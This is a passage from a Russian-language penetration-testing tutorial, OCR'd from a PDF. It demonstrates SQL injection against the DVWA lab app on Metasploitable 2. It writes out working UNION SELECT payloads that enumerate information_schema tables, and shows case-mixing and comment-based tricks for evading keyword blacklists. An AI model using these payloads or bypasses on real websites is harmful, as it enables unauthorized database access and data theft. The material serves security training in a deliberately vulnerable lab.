
«union select table_name, 2 from information_schema.tables where table_schema = 0x64767761%23».
Введем его в наш URL и получим вывод:



Все отлично. Мы получили вывод таблиц, которые связаны с текущей базой данных.

SQL-инъекции. Обходим защиту и получаем доступ ко всем записям.

Рассмотрим ситуацию, при которой я сталкиваюсь при тестировании на проникновение, примерно в 50% сайтов.
Перейдем на страницу веб-приложения DVWA, которое называется «SQL Injection», и рассмотрим уже использованное нами выражение, только измененное: «+uNiOn/**/sEleCt/**/table_name, 2+fRom information_schema.tables%23». Вставим это выражение в адресную строку




Все сработало, и мы видим все таблицы, которые существуют в этой базе данных.

Хотелось бы затронуть один вариант развития событий, а именно, при уязвимом веб-сайте происходит запуск выражения, то Вы можете видеть только один результат, в конкретный момент времени. Это происходит из-за того, что страница запрограммирована отображать один результат.


Можем рассмотреть это наглядно, на низком уровне безопасности, изменив код в уязвимой машине Metasploitable 2, в частности DVWA.

Переходим на машину Metasploitable 2, и отредактируем файл на низком уровне безопасности, чтобы потом вернуться и увидеть результат наших манипуляций.


Metasploitable 2 выгдядит вот так:



Введем команду «sudo nano /var/www/dvwa/vulnerabilities/sqli/source/low.php»:




Nano — это удобный текстовый редактор, и далее идет путь к файлу «low.php». Осталось ввести пароль администратора и начать просматривать код:




Нам нужно поработать с циклом while, и закомментировать его. Этот цикл проходит по всем символам, что нам не нужно.

Закомментируем начало цикла while, и его конец:




Вам не обязательно вдаваться в подробности кода, если Вы не программист, так как нас интересует тестирование на проникновение.
Для сохранения файла, нужно нажать комбинации клавиш: Ctrl+O, далее Enter и Ctrl+X для выхода из редактора.

Переходим в DVWA, и протестируем то же выражение:



Выражение не работает, из-за наших исправлений в коде.
Произошел вывод записи администратора.
Продолжим исследование и введем всесто цифры 1, значение -1, и посмотрим, что получится:




Вновь отображается один результат. Это происходит потому, что мы откорректировали код на этом уровне безопасности.

Обратите внимание, что на сервере, Вы можете выбрать любое SQL-выражение. Мы можем выбрать определенные записи в базе данных.

Попробуем перебрать все таблицы на веб-сайте. Воспользуемся новым выражением «limit». Выражение примет вид:«1'+uNiOn/**/sEleCt/**/table_name, 2+fRom information_schema.tables+limit+1,2%23».


Сущность выражения limit заключается в выборке между первым и вторым значением.

Введем значение в адресную строку URL:



Видим отображение другой таблицы.
Таким образом, можно изменять значение таблиц, сделав выборку в базе данных.

Также можем воспользоваться выражением «where». Запись примет вид: «1'+uNiOn/**/sEleCt/**/table_name, 2+fRom information_schema.tables+where+table_schema='dvwa'+limit+1,2%23»:




Мы можем перебрать все таблицы, используя выражение «limit».

SQL-инъекции. Обход фильтров.

В рамках данного урока рассмотрим некоторые советы и трюки, при использовании SQL-инъекций. Вспомните, что мы с Вами рассматривали два выражения: «and», «order by». Некоторые сайты, в целях улучшения безопасности, проверяют в адресной строке URL наличие некоторых слов, которые содержатся в черном списке. Таким образом, происходит фильтрация потенциально опасных слов, с помощью которых можно проэксплуатировать SQL-инъекцию. Например, могут просматриваться наличие слов: «and», «or», «order by», «union select», и т. д.
Мы уже обходили фильтрацию, с помощью BurpSuite. Если на сайте присутствуют черные списки, то мы можем обойти их, но не всегда.

Рассмотрим ситуацию, когда Вы хотите обнаружить SQL-инъекцию, и вводите выражение «and 1=1». Его можно заменить на «aNd 777=777», или «anD 555=555». Как видите, изменились некоторые символы на заглавные, и выражение будет выполнено, даже если это слово находится в черном списке сайта.
По-аналогии можно рассмотреть выражение «order by», которое примет вид: «oRdeR bY 1». Оно также будет выполняться, выполняя обход фильтров.

Перейдем на вкладку веб-приложения DVWA, SQL Injection (Blind), и введем выражение в адресной строке URL: «orDeR bY 1%23»:

